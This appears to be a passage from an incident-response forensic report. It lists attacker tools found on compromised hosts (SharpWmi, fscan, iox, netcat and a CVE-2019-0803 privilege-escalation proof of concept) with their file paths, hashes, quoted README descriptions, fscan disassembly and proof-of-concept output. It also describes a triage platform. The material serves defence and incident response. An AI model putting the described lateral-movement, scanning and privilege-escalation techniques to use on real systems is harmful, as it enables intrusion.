SHA-256 checksum	7dc0e13a5f1a70c4e41f4b92372259b050a395104650d57385ecaa148481ae5c



SharpWmi

Hostname	HOST3
Path	C:\Windows\Temp\sharpwmi.exe
SHA-256 checksums	bc4f3586113942b58ad4e45235f2b0bd8b1832241d2c67246c22923914c09ab0 1de72bb4f116e969faff90c1e915e70620b900e3117788119cffc644956a9183

README.md

SharpWmi

introduce:

This is a tool for lateral movement based on port 135, with functions of executing commands and uploading files, executing commands through wmi, and data transmission through the registry.

principle:

Excuting an order:


Execute the command through wmi, the server stores the command result in the local registry, and then the client connects to the registry to read the command result


upload files:

The client puts the file to be uploaded into the server's registry, and then the server operates the registry through powershell to fetch the file and release it locally

Fscan

Hostname	HOST3
Path	C:\Windows\Temp\fscan.exe
SHA-256 checksums	591c23bad87621b0cf6f2e5f27f038205e11a9241f83ab28bbafed575d8fd6b6 bf32eb9482fbc1ae718c2d3563d75f66fe74b593787f123bd49f48f488ee7a53



Local Windows debugger
External symbol
Lumina function
Structures
Enums
Imports
Hex View-1
; void __cdecl main_main()
main_main proc near
; CODE XREF: runtime_main+215↑p
; main_main+1254↓j
; DATA XREF: ...
var_148 = qword ptr -148h
var_88 = byte ptr -88h
var_38 = qword ptr -38h
var_30 = time_Time ptr -30h
var_18 = xmmword ptr -18h
var_8 = qword ptr -8
lea r12, [rsp+var_88]
cmp r12, [r14+10h]
jbe loc_AD165F
sub rsp, 138h
mov [rsp+138h+var_8], rbp
lea rbp, [rsp+138h+var_8]
call time_Now
mov [rsp+138h+var_30.wall], rax
mov [rsp+138h+var_38], rbx
mov [rsp+138h+var_30.ext], rcx
lea rax, RTYPE_common_HostInfo
call runtime_newobject
mov [rsp+138h+var_30.loc], rax
call github_com_shadow1ng_fscan_common_Flag
mov rax, [rsp+138h+var_30.loc]
call github_com_shadow1ng_fscan_common_Parse
mov rdi, rsp
mov rsi, [rsp+138h+var_30.loc]
nop word ptr [rax+rax+00000000h]
mov [rsp+138h+var_148], rbp
lea rbp, [rsp+138h+var_148]
call loc_464D00
mov rbp, [rbp+0]
call github_com_shadow1ng_fscan_Plugins_Scan
call time_Now
mov rdi, [rsp+138h+var_30.wall] ; time_Time
mov rsi, [rsp+138h+var_38]
mov r8, [rsp+138h+var_30.ext]
call time_Time_Sub
call runtime_convT64
movups [rsp+138h+var_18], xmm15
lea rcx, RTYPE_time_Duration
mov qword ptr [rsp+138h+var_18], rcx
mov qword ptr [rsp+138h+var_18+8], rax
mov rbx, cs:qword_1967D30
lea rax, go_itab__ptr_os_File_comma__ptr_io_Writer
lea rcx, aS_2 ; "[*] 扫描结束,耗时: %s"
mov edi, 18h
lea rsi, [rsp+138h+var_18]
mov r8d, 1
mov r9, r8
call fmt_Fprintf
mov rbp, [rsp+138h+var_8]
add rsp, 138h
retn
loc_AD165F: ; CODE XREF: main_main+Cj
nop
call runtime_morestack_noctxt
jmp main_main
main_main endp



github.com/shadow1ng/fscan
README.md
fscan
1 Introduction
A comprehensive intranet scanning tool, which is convenient for one-click automation and all-round missed scanning.
Support host survival detection, port scanning, blasting of common services, ms17010, redis batch write public key, scheduled task rebound shell, read win network card information, web fingerprint identification, web vulnerability scanning, netbios detection, domain control identification and other functions.

IOX


Hostname	HOST3
Path	C:\ProgramData\Oracle\Java\installcache_x64\iox.exe
SHA-256 checksums	1f83333f89d6fcf034522b3c5caab822ce5c7f294f7bd8f5a64ef8a13e5b3dbe dabac1fe57c2338d9eb6360fbb4627cdfbec3edd37bab8926333c0610b2499b7 ead05ef9ece0d3f504a3a702ad712286177315d1c577626978553a02d2604bf8 c6cf82919b809967d9d90ea73772a8aa1c1eb3bc59252d977500f64f1a0d6731

Hostname	HOST1
Path	G:\solr-6.6.3\server\lib\ncx.exe
SHA-256 Checksum	ce80b839411b1541d09b0ede82f1477b516da0c60760079f46ba4443e1a6f419




github.com/Eddielvan01/iox
main.go
Fix typo
2 years ago
README.md
iox
English | 中文
Tool for port forward & intranet proxy, just like lcx / ew, but better

Netcat


github.com/ExpLife0011/CVE-2019-0803
README.md
CVE-2019-0803
Win32k Elevation of Privilege Poc
Screenshot
管理员: C:\Users\Administrator\Desktop\poc_test.exe
ptiaddress == fffff900c2b51580
tagTHREAD == fffffa801b1a8480
kapc_stateAddr == fffffa801b1a84d0
Original security token pointer: 0xfffff8a0016b5062
[*]Searching for SYSTEM security token address
Next eprocess address: 0xfffffa8018f54060
Found pid: 0xA50
Next eprocess address: 0xfffffa8018f41060
Found pid: 0xA44
Next eprocess address: 0xfffffa8018f636c0

Chronos

CSIS uses a platform called Chronos to triage computers in an incident response. It supports more than 300 artifacts and is built to extract information in a raw format to preserve the forensics integrity of evidence, while still providing top of the line performance.

Every company is different, so during the start of the incident, we gather information about the size and scope of the incident, as well as network speeds, computer configurations, etc. to get a good idea of how much evidence we can collect without massive disruptions to the company.

Triage Data Statistics from Chronos

- 93 triage IR collections
- 69 unique computers
- ~ 103 billion artifacts
- ~9.11 GB data transferred
- Collection started `2022-XX-XX XX:XX:XX`
- Collection ended `2022-XX-XX XX:XX:XX`